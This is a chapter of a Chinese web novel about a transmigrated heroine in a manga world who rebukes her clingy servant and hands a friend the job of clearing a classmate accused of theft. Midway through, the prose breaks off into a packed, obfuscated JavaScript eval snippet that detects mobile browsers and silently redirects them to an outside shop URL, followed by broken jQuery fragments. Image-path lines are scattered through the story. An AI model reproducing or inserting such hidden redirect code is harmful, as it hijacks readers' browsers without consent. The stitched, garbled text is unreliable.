不想面对的终究会到来。隋芯在何家跟何珍致一起看了会儿书、看何珍玹整理了一会儿房间,甚至是小睡了片刻,不得不回到家。
刚在玄关站了没多久,孙姨便满脸一言难尽拦住了隋芯,委婉地告诉她:“程先生回来一直在哭,哭累了睡了一会儿,醒来又哭。小姐要不然出去住一晚上,正好让程先生一个人静静?”
这话让隋芯有些莫名,有些无语,也有些恼怒,“让他静静?这里是隋家,是我的家,不是他的!”
她气鼓鼓地扒下穿了一天的球鞋,想要泄愤般随手扔到一旁,结果还是弯下腰扶正了,并在孙姨收拾时说了“谢谢”。
道完谢,隋芯继续抱怨:“就凭他这个不讲理的性格,我看我今晚真呆在外面,他能一直在那里大哭大闹。”
孙姨不接话,只是劝告:“小姐别生气,总生气对身体不好。”
“这句话我听得耳朵要起茧子了!”
这句话的确没说错,但这里是漫画世界,暴躁只是人物属性,她作为纸片人可不会长出结节。
隋芯说话音量不小,推门声过后,一道身影可怜兮兮地出现在门口,正是哭得眼睑发肿的程韶,小心翼翼偷看她:“是……是小姐回来了吗……?”
“这里是我的家,我不能回吗?”隋芯连拖鞋都没穿,气势汹汹、风风火火跑向自己的卧室。她要洗澡,然后睡一觉,鬼知道明天还有什么桥段面对她。
掠过程韶房间时,她的手被“啪”的一声紧紧抓握住。
“干什么?”隋芯没好气。
程韶怯生生望向少女,下垂的眼角晕开惹人怜爱的红,他也十分上道地用让人垂怜的神情姿态讨好她:“我错了,您原谅我吧。”
隋芯冷笑一声:“我要是不呢。”
程韶眼眶立马开始积蓄泪珠。隋芯一看就觉得头大,扔下一句“别来找我”就要甩开他的手,谁曾想这条着实黏人的狗直接抱住她的胳膊跪下来,喉咙还不断发出呜咽的闷响。
这是要怎样,不是说男儿膝下有黄金吗。对隋芯来说,无论是女性还是男儿都不能随随便便跪谁,顿时瞳孔地震。
“你站起来。”她真的急了,想要把程韶从地上拖起来,这样像什么话,“我没让你跪……我不要你跪!”
程韶哭得梨花带雨,哭泣也无损夺目的风情,只可惜遇上了隋芯这个根本不在意男色与风情的急急国王:“您原谅我,您原谅我!我再也不对那个叫祝成璆的特招生说一句话,我再也不说他的不是!您让我干什么我就干什么。”
他着实害怕了,害怕隋芯不要他,要将他从这里赶出去。他费了那么大的劲儿,那么努力才得以涉足此处,就是做一个玩意儿都心甘情愿。他还没有报恩,他甚至还是个雏,他绝不要被逐出这所他心目中的至高伊甸园。
也许她被说动了。察觉到隋芯不再激烈地抽手,表情也渐渐平静,程韶如获至宝般将她的手臂继续紧搂着。如果可以,他还想在隋芯的手背上印下好多好多个亲吻。
结果,隋芯说:“你根本没有反省吧。你还是发自内心认为祝成璆低于你。”
难道不是吗?没能反应过来,程韶的表情出现了一瞬间的破绽。
他急忙抹去这块破绽:“我没有。我真的没有这么想。”
隋芯毫无慈悲地点出他心里面叫嚣的小九九:“‘我家可是有公司,有工厂的名门望族,他家算什么,一个什么都没有的穷鬼’。你心里是这么想的,我没猜错吧?”
“我没有!我、我怎么可能这样作践您对我的帮助呢?如果不是小时候您给我的那张卡,程家不可能东山再起,我也不可能好端端地站到您面前。”
隋芯垂眸看他:“我没后悔给出那张卡,至少在当时,金钱对我没有什么吸引力。”
她的话让程韶的瞳孔缓慢后缩,给予了他一场濒死体验,“——但我确实有点后悔将那张卡给你了。”
“小、小姐……我……”
“你不该那么口无遮拦的,程韶。在我看来你们两个都只不过是跟班,他还要比你省心有趣一点。你给我带来太多麻烦了。”
程韶紧抓住她的双手脱力般松开,整个人跌坐在地上,双目无神。
“而且,我讨厌别人道德绑架我。你明明知道我不喜欢人跪着,你还要这么做。”
“我不会让父亲赶走你,他很忙,近期应该顾不上这里,只会让我再试试。至于母亲,她恐怕会哄我留下你。你见过那位夫人,对这一点恐怕心知肚明。”
“以你察言观色的本领,怎么可能看不清这一切?你还要踩在我头上,逼迫我按照你的心意纵容你。你所谓的喜欢和忠诚,就是看似顺着我,其实一直利用这些外在因素欺负我。”
程韶猛地抬起头,这一次是真的感觉到了害怕——原来隋芯看得清清楚楚。她绝不是一个报恩的容器、一份畸形爱恋的承载者,她可一点都不糊涂。
“我错了,我真的……真的错了!小姐,隋小姐——我不想离开您。我求求您,求您再给我一次机会吧……!”
“那你去跟祝成璆道歉吧,道完歉反省一下自己,不要总是跟别人起冲突。”隋芯无奈地长叹一口气,身影和程韶记忆里的女孩逐渐重合在了一起,“明明你的很多异常言行我都已经忍下了,我也是会累的。”
撇下哭着说“我一定改”的程韶,隋芯独自进了卧室。洗漱完躺在大床上,她跟系统有一搭没一搭聊起天:“你觉得他会改吗?”
“我没法预测偏离原本人设的角色。”系统是个说着公事公办,其实因为能力欠缺已经狂冒冷汗的职场小油条,“但我可以察看一下他对男主角的好感……哦豁。我第一次看见负这么多的好感。”
隋芯翻了个身:“你之前不是说过,好感跌到零以下会有生命危险吗?”
“可那是男主啊,有男主光环的。这又不是刑侦题材的漫画。”这一点系统还是可以打包票的,毕竟每个系统都是这么培训的,“而且你都训过他了,他难道还能想别的心思吗?”
也是。隋芯又翻了个身,对系统道了句晚安。
接下来的几日,隋芯都没有遇见祝成璆。她没往祝成璆刻意躲着自己的方向去想,她都没有因为那个意外的亲吻回避跟他见面,只以为祝成璆忙着学习所以神龙不见尾,直到新事件发生。
起初隋芯只觉得时常有“祝成璆xxx”的句式映入耳畔,每当她循声望过去,想要随便抓取一个询问是怎么回事,郑朝盈总是会恰到好处的出声,将她原先思路清晰的脑袋搅得乱七八糟。
当然,隋芯也没往郑朝盈有意瞒着自己的方向去想,她不觉得郑朝盈和祝成璆存在不死不休、需要郑朝盈精心且刻意地去编织困境的关系。
这天吃完午饭,隋芯一如既往蜷缩在沙发上对付了一觉。醒来发现时间还早,下午的课程还没开始,她决定勉为其难上一节,结果被郑朝盈抓住了外套一角。
满脸的欲言又止,一看就是有情况。隋芯立刻反抓住她的手,还以为是她自己、或是她家里出了什么事:“怎么了?”
还不忘询问一直在摸鱼的系统。作为一个相当好脾气的宿主,她从来没让系统疾言厉色地干过什么,甚至除了查找一些数据就没让它干什么,所以它天天在隋芯脑内休息。现在来活了,它一下蹦起来。
郑朝盈作为亲历者先它一步开口:“小芯,有件事我今天中午刚刚知道……是祝同学。他好像对其他同学私底下做了什么,那个同学说是明天要拎着他退学。”
系统还在翻男主的剧情,一边翻找一边纳闷“原著里有这出么”,隋芯就这么对着郑朝盈郑重到刻意的温柔面庞脱口而出:“他能对别人做什么?他不会的。”
郑朝盈瞳孔隐晦地一黯。<
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17756054|208698||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();$('#content').append('
/p>
……她完全没有犹豫。仿佛对祝成璆的品行了如指掌,坚信不疑。
他们的关系什么时候进展到了可以向彼此交付信任的程度?而且程度是如此的深切,浓烈果断到让她都觉得牙酸。
既酸涩,又嫉妒。
系统亦浏览完了前因后果,语气严峻地告诉隋芯:“祝成璆应该是被谁诬陷偷了贵重物品。原著里没有这个剧情,我没办法从上帝视角告诉你谁是凶手。”
没有这个剧情?隋芯当即反问:“他怎么可能偷别人东西呢?怎么会给他加这么羞辱人的剧情。”
系统解释道:“也不算羞辱人啦……古早少女漫画里不是有这样的设定吗?恃才傲物的天才男主其实有偷窃癖什么的,这种设定也是流行过的,很时髦。”
隋芯没觉得时髦,她觉得这个觊觎他人财富的帽子扣得可大了。祝成璆又是那么有自尊心的人,他能忍受其他人对自己的无端欺凌,因为他知道自己无罪,真正有罪的是这群见风使舵、恃强凌弱的纨绔子弟。
可现在,命运又跟祝成璆开了另外一个玩笑——有人不甘用简单粗暴的方式教训他,还想要玷污他的人格,从根源上毁了他。
下午的课是不能上了,时间就是金钱。隋芯急忙松开郑朝盈的手想要抽身离开:“不行,我要弄清楚发生了什么。”
这明晃晃、赤/裸裸的担忧,让郑朝盈反反复复紧咬后槽牙,好像能够借此隔空咬上隋芯的脖颈后,在她吃痛的惊呼声中埋怨“你非要管这件事吗”“你跟他的交情到了这个地步吗”。
“不,小芯,还是我来吧。”
郑朝盈在几声呼吸之间调整好表情,表情温柔而不乏真挚,“眼下最重要的事情是保住他的学籍,还有解决舆论问题。”她很得隋芯的信任,在隋芯心目中是个很有傲气、但也很善良的朋友,因而隋芯看着她的眼睛,周身急不可耐的燥气慢慢冷却下来。
对,就是这样,让她继续来宽慰她、安抚她吧。郑朝盈将少女珍惜地捧起来:“同学们似乎都在议论这件事,就算留住了祝同学,也要考虑他留下来之后的处境,不能再重演之前的悲剧了。”
“小芯,你其实只是想要小小地欺负他,并不是真的希望他陷入被所有人敌视的境地,对不对?”
少女怔了怔,眼神明显躲闪了一下。但紧接着,郑朝盈用她带着香气的指腹揉了揉她的眼角,温柔地迫使她重新将目光放在自己的身上。
“你只要在你的游戏场上享受快乐就好,至于这种‘无聊’的事,还是交给我吧。”
“……也不能说是无聊的事……”
“只是一个说法而已。别太在意。”
把事情交给郑朝盈,隋芯当然放心,再没有比她更加稳妥的人了。
怕她不放心,郑朝盈甚至还语气笃定地给予她承诺:“我会告诉你事情的进展,祝成璆究竟干了什么,现在怎么样,我都会向你说明清楚。我会让你看到一个好端端的祝成璆。”
“谁想看到一个好端端的他啊,学校里到处都是人,女学生、男学生一大堆,我看他——看他干什么!”
“……我的意思是,你做事我放心。祝成璆怎么样,我也没有那么关心,只是觉得他要是真的退学了,我的校园生活会少了一大乐子,毕竟他是为数不多敢正面呛我的人。”
呼。终于说出来了。这句话变相地在说“男人,你成功吸引了我的注意”,隋芯一直还挺想说说看的。
也没什么稀奇的嘛。比起这个,她更想快点听到祝成璆没事了的消息。
系统插嘴:“诡秘要是干不好,你最后出场拯救男主,那不是更气派吗?”
隋芯第一时间维护挚友:“朝盈肯定能干好的!只不过可能有些善后工作需要我来做。”
她很快放下心,郑朝盈也在告知她后第一时间前往案件现场。